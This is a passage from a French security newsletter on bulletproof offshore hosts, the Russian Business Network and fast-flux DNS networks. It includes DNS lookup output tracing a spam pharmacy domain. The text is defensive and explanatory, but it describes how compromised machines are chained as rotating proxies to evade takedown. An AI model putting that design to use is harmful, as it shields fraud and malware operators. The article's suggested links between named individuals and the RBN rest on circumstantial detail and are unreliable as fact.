Pour les campagnes de mailing sauvage, les providers proposent également des services de masquage d'URL au choix: ***URL Cloaking*** ou ***FastFlux***. L'URL Cloaking permet au client final de cacher sa véritable URL, le provider assurant le relaying et le rewriting d'url. L'URL Cloaking permet de morceler un site vitrine (comme une pharmacie online) sur différents hébergeurs gratuits. Les Fast Flux sont l'évolution de cette technique. Un article y est dédié dans ce numéro.

> **"Ces pays leur assurent la légalité de leurs services ou du moins de fermer les yeux sur ces activités"**

Ces services ont tendance à devenir de véritable plate-forme de marketing direct sauvage ; un slogan pris chez un de ces fournisseurs : "*Reliability and **100% Bulk Friendly Guaranteed!***"

Nous comprenons maintenant mieux pourquoi nos boites aux lettres sont pleines et que personne n'arrive vraiment à bloquer les spammers. Il faut ajouter à ce constat le fait que les pays où sont installés ces Shell Providers leur assurent la légalité de leurs services ou du moins de fermer les yeux sur ces activités.

D'après nos recherches, les principaux Shell Providers Bullet Proof sont basés dans des pays de l'ex-bloc soviétique, les paradis fiscaux ou même Hong Kong.

INFO...

DROP Advisory Null List

La responsabilité des FAI?

Dans notre précédent numéro de l'Actu-Sécu qui était consacré aux attaques Cross Site Scripting, notre édito évoquait la responsabilité des FAI vis-à-vis de la protection des particuliers. Une ébauche intéressante a été vue du côté de la société **SpamHauss** : le projet **D.R.O.P** (Don't Route Or Peer List). DROP est une simple liste d'adresse IP à bannir.

Cette liste est fournie gratuitement dans un format directement implémentable dans les **ACLs des routeurs** et des backbones. Spamhauss garantit qu'ils ne blacklisteront jamais des plages d'adresses IP appartenant à des réseaux légitimes même s'ils sont qualifiables de « **spammers from hell**". Seules les adresses IP clairement et indubitablement identifiées comme très dangereuses sont recensées. Il est possible de retrouver les adresses IP de certains serveurs du RBN au sein de la liste DROP. Cette solution est bien sûr risquée, mais l'initiative mérite d'être suivie de près.

L'Offshore : l'e-business pirate devient une industrie


Des **organisations criminelle**s s'appuient désormais sur ces hébergeurs Bullet Proof pour construire des activités extrêmement malicieuses, comme les récentes attaques **MPACK** ou encore les canaux de contrôle des **Bankers** (malwares dédiés au vol d'identifiants bancaire).

Le plus connu de ces hébergeurs d'un nouveau genre est certainement le **Russian Business Networks** ou RBN. Cette société conçoit et diffuse les malwares les plus virulents du moment : Anserin, Sinowal, MBR Rootkit, etc.
Comble de l'histoire, certains fake anti-spyware sont également hébergés par cette société (voir notre futur article sur les faux logiciels anti-spyware).

Le RBN est également accusé d'héberger des sites pédophiles ou néo-nazis (notamment le groupe 1488.ru).

Interviewé par le magazine Wired, Jaret, l'un des responsables du RBN, clame la légitimité de ses activités et dénonce une cabale contre sa société :


"*We can't understand on which basis these organizations have such an opinion about our company […] We can say that this is subjebased on these organizations' guesswork.*"



Le RBN utilise ces propres serveurs situés à St-Petersbourg et sa propre AS Internet : l'**AS 40989**. L'emballement médiatique autour du RBN a conduit cette société à déplacer rapidement ces serveurs dans différents pays. Récemment, le RBN semble avoir déménagé ses activités en transitant par des serveurs en **Chine** et aux **Bahamas**.

Notamment, la société **SecureHosting** basée à Nassau (Bahamas) est suspectée d'avoir soutenu le RBN en hébergeant certains de leurs serveurs. Le site web de cette **société Offshore** annonce la couleur dans leurs conditions d'utilisations :

" L'internet n'appartient à personne. Ainsi, nous ne pouvons pas nous permettre de surveiller ou de censurer l'Internet et nous ne le ferons pas. Nous ne pouvons pas assumer la responsabilité pour des activités de nos clients, qu'il s'agisse de publication d'un contenu offensant ou illégal".



SecureHosting propose toutes sortes d'hébergement Bullet Proof doté de plusieurs arrivées Internet redondantes (*dual homing*), de serveurs virtualisés, de redirections d'URL, de phoning téléphonique et même de **solutions monétiques** ! SecureHosting propose en effet des solutions de paiement de type Offshore Processing , c'est à dire du traitement et de la livraison de paiements par **carte de crédi**t pour des activités à risques. **Richard Douglas,** le PDG de la société SecureHosting est diplômé de l'université de Toronto et définit sa spécialité comme de l'hébergement Internet Offshore international (voir son profil sur le réseau social *LinkedIn*).

Richard Douglas a été associé dans plusieurs entreprises Internet aux Bahamas, en Jamaïque et en America Centrale. Information intéressante lorsque l'on sait que les traces du RBN remontent souvent vers une société fictive nommée **Nevacon Ltd** qui possède une boite postale au **Panama**…

Conclusion : A qui profite le crime?

Les hébergeurs offshore Bullet Proof annoncent les règles du jeu : les pirates peuvent être anonymes en rebondissant par des serveurs offshore. Il devient donc quasi impossible de couper ces serveurs. La récente médiatisation des attaques provenant de Chine fait alors sourire : le fait de localiser une adresse IP ne permet pas de remonter aux attaquants. Il faut désormais plus s'attacher à la question « A qui profite le crime ? » qu'aux adresses IP des attaquants.

INFO...

Les périples du RBN : le RBN chassé de Chine


Suite à la pression, le RBN a récemment déplacé ses positions. Leur AS historique (AS40989) a été temporairement sur des serveurs à Hong Kong, puis aux Bahamas. Très récemment, certains malwares appartenant au RBN pointaient vers des adresses IP sur l'AS26426 appartenant à la société Optynex basée au Panama. Optnynex est un opérateur télécom IP et ISDN.

Certains chercheurs penchent aujourd'hui vers une hypothèse où le RBN morcellerait ses activités pour les rendre plus résilientes et moins identifiables. Affaire à suivre.

Webographie

- Whitepaper sur le réseau RBN
http://www.bizeul.org/files/RBN_study.pdf

LES FAST FLUX NETWORKS



Comment remonter à la source des attaques?

Les techniques de piratage sont de plus en plus complexes et diverses. Chaque groupe de pirate se spécialise dans des domaines variés : carding, phishing, Spamming, cracking de logiciels, déni de services, etc. Leur but est clair : générer un maximum de profit sans toutefois être clairement identifié et contrôlé.

Depuis quelques mois, une nouvelle méthode nommée *fast-flux* a vu le jour. En quelques mots, cette technique profite des caractéristiques du protocole DNS afin d'associer de nombreuses adresses IP à un nom de domaine particulier.

XMCO | Partners

Rappel du fonctionnement du protocole DNS

Les bases

Rappelons tout d'abord le fonctionnement du protocole DNS.

Le **protocole DNS** (Domain Name Service) permet d'associer un nom de domaine à une adresse IP. En effet, tous les ordinateurs connectés sur un réseau possèdent une adresse IP qui leur permet de communiquer avec les autres machines. Le protocole DNS a été mis en place afin de simplifier les échanges. Une adresse IP (209.85.135.147) est souvent difficile à retenir contrairement aux noms de domaines (www.google.Fr).

Les serveurs DNS ont donc pour rôle d'assurer cette correspondance. La résolution d'un nom de domaine est transparente pour un utilisateur qui ne connaît généralement que le nom de domaine lorsqu'il navigue sur Internet.


Requêtes Récursives/itératives

Chaque machine accessible sur Internet possède une adresse IP et un nom de domaine ou FQDN (Fully Qualified Domain Name, ou Nom de Domaine Pleinement Qualifié) de la forme : hôte.domaine.tld com.

veille.xmcopartners.com :
☑ **com** : correspond au Top Level Domain, c'est-à-dire au domaine de niveau supérieur
☑ **xmcopartners** : correspond au domaine
☑ **veille** : est le nom de la machine demandée


La résolution de l'adresse IP de cette machine peut alors être réalisée par deux méthodes appelées résolution récursive et résolution itérative.

Dans le **mode récursif**, notre machine qui souhaite joindre veille.xmcopartners.com va demander à son serveur DNS local de résoudre ce nom. Les serveurs DNS jouent également le rôle de cache et peuvent immédiatement répondre s'ils possèdent l'enregistrement dans leur base.



En revanche, si aucun résultat n'est trouvé dans leur cache, le client doit alors faire appel au domaine du niveau supérieur à savoir le DNS chargé de résoudre l'extension '.com' . Le serveur DNS qui contrôle la zone ".com" va ensuite fournir l'adresse IP du serveur ayant autorité sur la zone xmcopartners (que l'on appelle NS ou Name Server). Enfin, la dernière étape consiste à demander au serveur NS l'adresse IP désirée. Le serveur NS reçoit la requête "adresse IP de veille.xmcopartners.com" cherche dans sa base l'adresse associée.

Les **requêtes DNS itératives** sont différentes et reposent cette fois sur des interrogations successives du client. Ce dernier va faire toutes les requêtes nécessaires pour obtenir l'adresse IP désirée .



Les champs DNS

Tous les serveurs DNS, mis en jeu lors de la résolution d'une adresse IP, écoutent sur le **port 53** afin de satisfaire aux requêtes des clients.

Ces serveurs possèdent une base de données permettant d'associer chaque nom de domaine à un ensemble d'informations dont voici les principaux que nous utiliserons dans la suite de cet article.

- Champ A : adresse IP d'un hôte
- Champ PTR : inverse du champ A
- Champ MX : nom de domaine des serveurs de mail associés
- Champ CNAME : nom canonique d'un alias
- Champ AAAA : adresse IP (ipv6) associée à ce nom de domaine.
- Champ NS : serveur de nom autorisé pour le domaine.

Présentation des Fast-Flux

Qu'est-ce qu'un Fast-Flux?

Entrons à présent dans le vif du sujet. Les pirates ont compris l'intérêt de jouer avec le protocole DNS pour réduire le **risque de se faire bannir**.

En effet, les serveurs à l'origine d'envois d'email massif ou hébergeant des sites d'**achat de produits illégaux**, sont rapidement bannis et fermés par les autorités.

Les pirates devaient alors trouver une solution simple mais efficace, limitant les coûts et assurant une disponibilité optimale de leurs serveurs.

La solution a donc été trouvée dans l'utilisation ingénieuse du protocole DNS en associant un même nom de domaine à **plusieurs IP** différentes : les réseaux **fast-flux**.

Ces adresses IP appartiennent généralement à des machines compromises sur Internet qui sont alors utilisées comme des relais entre le client et le véritable serveur du pirate.

Cette architecture va éviter toute divulgation de l'**adresse IP réelle** du pirate et donc de compliquer toutes interventions des autorités.

Fonctionnement

Le rôle d'un fast-flux est d'associer, à un instant t, une adresse IP à un nom de domaine. Cette adresse IP sera différente à t+1.

Les pirates utilisent plusieurs enregistrements "A" (IP) pour un seul nom de domaine. Cette méthode combine le "**Round Robin DNS**" (technique DNS de répartition de la charge utilisée par les grands sites web comme Google) avec des limites de temps réduites (**TTL**) qui permettent de changer continuellement la liste d'adresses IP associées à un nom de domaine.

Cette correspondance nom-de-domaine/adresse-IP change donc continuellement (toutes les 5 minutes) en fonction de plusieurs paramètres imposes par les pirates (charge, disponibilité…).

Ces changements DNS pointent alors vers un grand nombre de machines préalablement compromises, machines fonctionnant tels des **reverse-proxies**. Ces dernières redirigent les requêtes des clients et camouflent l'adresse IP du serveur réel appelé "**MotherShip**".


Les cybercriminels sont alors à l'abri d'un simple WHOIS qui révélerait leur identité. Le WHOIS d'un site *fastfluxé* indique le plus souvent un accès ADSL d'un particulier **innocent**.

Différents types de FastFlux

Les **réseaux fast-flux** peuvent être implémentés de deux manières.

La première appelée "***single flux***" utilise les machines compromises afin de rediriger uniquement les requêtes web. La seconde est plus complexe et est décrite plus loin dans cet article.

Le schéma présente un exemple d'une requête au site xmcopartners.com. Nous imaginons que nous avons mis en place une architecture fast-flux avec deux machines compromises d'adresses IP 93.93.93.93 et 80.80.80.80.




Notes : Dans la réalité, un réseau de fast-flux possède un nombre important de machines compromises.

Lorsqu'un internaute souhaite accéder à notre site web, le serveur DNS ayant autorité sur notre domaine (que nous contrôlons également) choisit aléatoirement un des deux enregistrements "A" (dans notre exemple l'adresse IP 80.80.80.80) et le renvoie à l'internaute. Des optimisations peuvent être réalisées en choisissant la cible en fonction de la charge des machines. Le navigateur de l'internaute peut alors établir une connexion avec l'adresse IP 80.80.80.80. La machine compromise n'implémente pas de serveur web mais uniquement un *proxy* qui va rediriger la connexion vers un serveur central appelé "**Mothership**".

Le "Mothership" est le véritable serveur dont l'adresse est connue uniquement des proxies. Cette redirection est transparente pour l'utilisateur qui ne connaît la réélle IP du serveur (X.X.X.X) hébergeant le site web. La disponibilité de cette première solution repose essentiellement sur un **serveur DNS complice**. Une fois ce dernier identifié par les autorités, il suffira de couper ce serveur DNS pour anéantir le site web pirate.

Le second mode se nomme "**double flux**". Le principe reste le même, cependant, le **serveur de noms** (NS) ne possède pas de tables de correspondance IP/nom-de-domaine mais redirige, lui aussi, les requêtes DNS sur le port 53 du serveur "Mothership".



De plus, les réseaux fast-flux les plus évolués incluent également le serveur NS dans cette architecture "**double-flux**" si bien que son adresse IP change également à intervalle de temps régulier…

Nous n'entrerons pas dans les détails, mais pour cela, les **pirates doivent avoir une infrastructure DNS** à plusieurs niveaux et la possibilité de changer régulièrement auprès du **registrar** (bureau d'enregistrement permettant le dépôt du nom de domaine) l'association NS-IP. Notons qu'il existe des registrar peu regardants sur les activités de leurs clients (voir article dans ce même numéro sur les *hébergeurs offshore*). Contrairement à la première architecture, le double flux assure une disponibilité optimale. En arrêtant un serveur de nom, d'autres peuvent rapidement voir le jour.

Les avantages des Fast-flux

L'utilisation de ce type d'architecture DNS comporte de nombreux avantages pour les pirates et les *spammeurs*.

En utilisant ce procédé, les pirates peuvent camoufler le serveur qui héberge l'application frauduleuse. Les services de Police ne peuvent déterminer l'adresse IP finale et voient seulement les adresses IP des machines compromises positionnées aux quatre coins de la planète. Une investigation sur ces machines compromises est alors nécessaire pour potentiellement **identifier la source**.

Le second avantage est bien entendu le coût de l'infrastructure. En effet, les pirates doivent maintenir le serveur Mothership (DNS et HTTP) sans avoir à dupliquer leurs mises à jour sur les autres machines. Un seul serveur puissant est nécessaire pour répondre aux requêtes.

Les inconvénients des Fast-flux


D'après nos essais, les sites *fastfluxés* sont **très lents**. Ce constat provient du fait que les machines constituant le réseau de fast-flux sont le plus souvent des ordinateurs de particuliers avec des accès ADSL et donc de faibles débit en upload. Lorsque l'on visite un site web *fastfluxé*, il est possible d'avoir la sensation que **le site s'ouvre "à la façon *puzzle* "**.

Exemple d'un site Fastfluxé

Morningcan

Beaucoup de sites de vente en ligne de produits comme **Viagra** ou autres stimulants interdits (produits dopant, hormones de croissance) utilisent le principe des fast-flux. Les exemples sont nombreux. Une simple recherche dans notre boite email va démontrer l'ampleur de ce genre de réseau.

Premier SPAM, première touche, on nous propose du Viagra à prix cassé…




Le type d'URL utilisé est intéressant mais sera présenté dans un prochain numéro.


En suivant le lien proposé, nous arrivons sur un site nommé "**Canadian pharmacy**"' très long à charger… premier signe avant-coureur des fast-flux…la lenteur car nos requêtes passent toutes par des reverse-proxies avant d'arriver au serveur final.

Afin de déterminer l'adresse du site web morningcan.com, nous utilisons un **plugin Firefox** qui révèle l'origine de l'image téléchargée.

La première connexion au site morningcan.com atteint l'adresse IP 61.10.60.5. Le site est hébergé à Hong Kong (noté Unknown city, **HK**).



Quelques minutes plus tard, nous nous reconnectons sur ce même site. L'adresse IP n'est plus la même… Le site est, cette fois, hébergé à Corée (**KR**). CQFD !



Une petite résolution via l'outil ***nslookup*** nous confirme nos soupçons. Plusieurs réponses correspondent à la résolution du nom de domaine demandé. Même constatation pour les **nameserver** (NS) :

```
adrien@xmcopartners:~$ host -aT morningcan.com
Trying "morningcan.com"
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55797
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 4, ADDITIONAL: 4

;; QUESTION SECTION:
;morningcan.com.                IN      ANY

;; ANSWER SECTION:
morningcan.com.         172800  IN      NS      ns0.forgottensin.com.
morningcan.com.         172800  IN      NS      ns0.tenshinohane.com.
morningcan.com.         172800  IN      NS      ns0.torstenstv.com.
morningcan.com.         172800  IN      NS      ns0.toptenslist.com.

;; AUTHORITY SECTION:
morningcan.com.         172800  IN      NS      ns0.toptenslist.com.
morningcan.com.         172800  IN      NS      ns0.forgottensin.com.
morningcan.com.         172800  IN      NS      ns0.tenshinohane.com.
morningcan.com.         172800  IN      NS      ns0.torstenstv.com.

;; ADDITIONAL SECTION:
ns0.torstenstv.com.     66405   IN      A       75.35.0.137
ns0.toptenslist.com.    66405   IN      A       70.226.148.135
s0.forgottensin.com.    66405   IN      A       61.238.72.41
```

```
[adrien@Adrien:~]$ nslookup morningcan.com
Server:         208.67.222.222
Address:        208.67.222.222#53

Non-authoritative answer:
Name:   morningcan.com
Address: 89.178.113.126
Name:   morningcan.com
Address: 91.33.237.109
Name:   morningcan.com
Address: 218.254.157.62
Name:   morningcan.com
Address: 221.127.32.7
Name:   morningcan.com
Address: 221.127.46.31
```

Un coup d'oeil sur les **enregistrements WHOIS** de la première IP retournée (89.178.113.126) indique un FAI Russe nommé CORBINA-BROADBAND dont la description est "*Broadband customers in Moscow*", soit des accès **ADSL** pour particuliers.

La seconde IP (91.33.237.109) correspond à un accès dial-up (modem) du **FAI allemand** Deutsche Telekom, la troisième à un fournisseur d'accès TV et Internet par câble chinois (HK Cable TV Ltd). Etc.

